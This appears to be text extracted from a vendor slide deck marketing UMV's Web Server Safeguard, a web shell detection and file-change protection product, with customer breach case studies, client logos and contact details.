
Algorithm

Uses dedicated SCR Parser and Decryption Engine to inspect obfuscated and encrypted code

Detection is the priority



WSS Functions & Settings




Web Shells

Web shell detection

Quarantine

Exception




Malicious URLs

Black List

White List

Gray List

URL/URI management



File Modification

File change detection

File change prevention




Management

Rights Management

Agent management

Update management

Auto-detection of Home Directory




Cloud Support

Scale In/Out support

History management

Network security management

Docker/Container support





Use Cases

Hyundai Capital & Hyundai Card

April 2011 Hack

420,000 customers' (~24%) personal information leaked in breach (~2 months) by unidentified hacker

Damages


~\$100,000 USD lost directly to hacker
13,000 clients' passwords stolen

June 2011 WSS On-Premise

Purchased site license, with ~120 Agents in operation to this day

13 Years and Counting

Servers running WSS On-Premise smoothly for 13+ years



Hackers Education Group

2022 Hack



Customers' personal information leaked in web shell attack enabled by file upload vulnerability

Damages



Paid ~\$30,000 USD in fines with an additional penalty of ~\$7,000 USD

2022 WSS On-Premise Installation



2 years incident-free



Servers running WSS On-Premise incident-free

900만이 본 베스트셀러 1위
해커스 토익 교재 제공



기본부터 실전까지 딱 3권으로 끝내주는, 빨갱이 파랭이 노랭이를 아낌없이 제공합니다.



[1900만] 해커스 토익 총 28종 누적 출고량 기준(2022년까지)

A Proven Track Record:

30K+

Agents installed and in operation

300+

Customers (companies, government, etc.)

11+

Patents and certifications granted

Hundreds of Customers

UMV Web Server Safeguard has been providing safe and stable protection for hundreds of customers' web servers for over a decade.



13+ years



13+



7-8



Hanwha

13+



10+



13+



TOYOTA



STARBUCKS



SUPREME COURT OF KOREA



Ministry of National Defense
Republic of Korea



HYUNDAI

Deloitte.

iMBC


... and many more!

WSS Cloud

Web server security booster solution that **detects**, **quarantines**, and **reports** web-based malware in **real-time**

Tailored for Cloud (VM) environments





umv

Thank you

Contact Us

UMV Inc.

Seoul, South Korea

 +82 2 448-3435

 sales@umvglobal.com

 www.umvglobal.com